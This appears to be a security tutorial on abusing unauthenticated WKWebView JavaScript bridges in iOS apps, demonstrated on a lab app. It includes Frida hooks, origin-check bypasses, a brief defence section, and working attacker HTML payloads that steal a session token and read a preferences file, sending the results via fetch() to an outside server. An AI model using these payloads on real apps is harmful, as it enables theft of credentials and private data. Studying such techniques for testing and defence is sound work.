
Apps embed WKWebView to render HTML - documentation, dashboards, in-app browsers. To let that HTML do something native (open a file, get a token, run a command), the app registers a JavaScript bridge: a named handler that JavaScript can call via window.webkit.messageHandlers.<name>.postMessage(payload). The app receives the message in Swift and acts on it. If the handler trusts the payload without checking who sent it, any page that loads into that WebView - including attacker-controlled HTML - can call the same bridge.
The shape
WebViewController registers a bridge named nativeBridge and routes three actions straight from the JavaScript payload - no origin check, no authentication:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
// registration
contentController.add(self, name: "nativeBridge")

// handler
func userContentController(_ userContentController: WKUserContentController,
                            didReceive message: WKScriptMessage) {
    guard let body = message.body as? [String: String] else { return }
    let action = body["action"] ?? ""
    let arg    = body["arg"]    ?? ""

    switch action {

    case "exec":
        // VULN: intent is shell execution - stub on stock iOS, real on jailbroken
        let result = shellExec(arg)
        webView.evaluateJavaScript("window.nativeBridgeCallback('\(result.escaped())')", completionHandler: nil)

    case "readFile":
        // VULN: reads any file the app can access and returns it base64-encoded
        let content: String
        if let data = try? Data(contentsOf: URL(fileURLWithPath: arg)) {
            content = data.base64EncodedString()
        } else {
            content = "error: cannot read"
        }
        webView.evaluateJavaScript("window.nativeBridgeCallback('\(content.escaped())')", completionHandler: nil)

    case "getToken":
        // VULN: returns the session token from UserDefaults to any caller
        let token = UserDefaults.standard.string(forKey: "session_token") ?? "none"
        webView.evaluateJavaScript("window.nativeBridgeCallback('\(token)')", completionHandler: nil)

    default:
        break
    }
}
The bridge name nativeBridge is the JavaScript variable. Any HTML that loads in this WebView can call window.webkit.messageHandlers.nativeBridge.postMessage(...). The app sends the result back by calling window.nativeBridgeCallback(data) on the page.
Identifying it
The bridge name is a string literal - it survives into __TEXT,__cstring even in pure Swift binaries:
1
strings Payload/VulnLabAppiOS.app/VulnLabAppiOS | grep -iE 'bridge|handler|native'

ObjC selector strings (addScriptMessageHandler:name:) won’t appear in pure Swift binaries - modern Swift resolves framework calls via GOT without embedding selector strings. Confirm at runtime with Frida instead:
1
2
3
4
5
6
7
8
9
10
const WKUserContentController = ObjC.classes.WKUserContentController;
Interceptor.attach(
  WKUserContentController['- addScriptMessageHandler:name:'].implementation,
  {
    onEnter: function (args) {
      const name = new ObjC.Object(args[3]).toString();
      console.log('[bridge] name="' + name + '"');
    }
  }
);
Navigate every screen. Each registered bridge prints its name.
Calling the bridge
The bridge only works from inside the specific WKWebView that registered it. You need your HTML loaded there first - finding that injection vector (deep links, open redirects) is covered in the WKWebView allowingReadAccessTo post.
Put your payload in an HTML file, serve it, and load it into the WebView via the deep link:
1
2
# terminal 1 - serve the file
python3 -m http.server 1337
1
2
3
4
5
# terminal 2 - trigger from Frida (loads attacker.html into the WebView)
ObjC.schedule(ObjC.mainQueue, function () {
  var url = ObjC.classes.NSURL.URLWithString_('vulnlab://webview?url=http://192.168.1.124:1337/attacker.html');
  ObjC.classes.UIApplication.sharedApplication().openURL_(url);
});
attacker.html - the app fetches this, saves it locally, and loads it into the WKWebView via loadFileURL. Once it loads, the JS runs inside the WebView that has nativeBridge registered, so window.webkit.messageHandlers.nativeBridge exists:
1
2
3
4
5
6
7
8
9
10
11
12
<!doctype html>
<html><body>
<script>
// redefine the callback so the result hits your server
window.nativeBridgeCallback = function(data) {
    fetch('http://192.168.1.124:1337/cb?d=' + encodeURIComponent(data));
};

// call the bridge - app reads session_token from UserDefaults and calls the callback with it
window.webkit.messageHandlers.nativeBridge.postMessage({ action: 'getToken', arg: '' });
</script>
</body></html>

Your HTTP server receives GET /cb?d=<token>. The app’s Swift handler ran, read the token, and called window.nativeBridgeCallback(token) on your page.

For readFile, same flow - update attacker.html, re-serve, retrigger the deep link. The app is loaded via loadFileURL so window.location.href is a file:// path containing the container UUID - extract it to build the target path:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<!doctype html>
<html><body>
<script>
// window.location.href = file:///var/mobile/Containers/Data/Application/<UUID>/Library/Preferences/remote.html
const uuid = window.location.href.match(/Application\/([^/]+)\//)?.[1] || '';
const base = '/var/mobile/Containers/Data/Application/' + uuid;

window.nativeBridgeCallback = function(data) {
    fetch('http://192.168.1.124:1337/cb?d=' + encodeURIComponent(data));
};

window.webkit.messageHandlers.nativeBridge.postMessage({
    action: 'readFile',
    arg: base + '/Library/Preferences/com.vulnlab.iosapp.plist'
});
</script>
</body></html>
readFile returns base64 - the app encodes raw bytes before calling back so binary plists don’t corrupt the JS string. Decode it on your machine:
1
echo "<paste-d-value>" | base64 -d | plutil -p -
Enumerating unknown actions
On a real app you won’t have the source. Fuzz the action field and watch the callback and logs:
1
2
3
4
5
6
7
8
9
10
11
12
const candidates = [
    'getToken', 'getAuthToken', 'getSession', 'readFile', 'loadResource',
    'getPrefs', 'exec', 'run', 'execute', 'setDeviceTrusted', 'enrollBiometric'
];
window.nativeBridgeCallback = function(data) {
    fetch('http://192.168.1.124:1337/cb?d=' + encodeURIComponent(data));
};
candidates.forEach(function(a) {
    try {
        window.webkit.messageHandlers.nativeBridge.postMessage({ action: a, arg: 'test' });
    } catch(e) {}
});
Actions that don’t exist hit the default: break branch - no callback. Actions that do exist call back with a result or an error string. Watch which ones respond.
The origin-check bypass
Some apps guard the bridge with an origin check:
1
2
3
4
5
6
func userContentController(_ controller: WKUserContentController,
                            didReceive message: WKScriptMessage) {
    let origin = message.frameInfo.securityOrigin.host
    guard origin == "app.target.com" else { return }
    // ...
}
Three bypasses that work regularly:
file:// returns empty host. When the page loads as a file:// URL (via loadFileURL), securityOrigin.host is an empty string. If the allowlist check is origin == "app.target.com" that fails, but if the check is !origin.isEmpty or similar, an empty string passes. Worth testing both.
Subdomain of the allowed host. If the check is origin.hasSuffix("target.com") and you control any subdomain (subdomain takeover), you pass.
Protocol not checked. securityOrigin.host doesn’t include the scheme. http://app.target.com and https://app.target.com both return app.target.com.
Defence
Remove the bridge when the WebView navigates to a non-trusted URL:
1
2
3
4
5
6
7
func webView(_ webView: WKWebView, decidePolicyFor action: WKNavigationAction,
             decisionHandler: @escaping (WKNavigationActionPolicy) -> Void) {
    if action.request.url?.host != "app.target.com" {
        webView.configuration.userContentController.removeAllScriptMessageHandlers()
    }
    decisionHandler(.allow)
}
allowsContentJavaScript = false per navigation also works for pages that don’t need JS at all.
Closing
WKScriptMessageHandler with no origin check is a clean native API call from JavaScript. The Frida hook gives you the bridge name in one pass. The callback pattern means results ship to your server automatically. Every iOS app with a WKWebView is worth the one-hook check.
Happy Hacking !!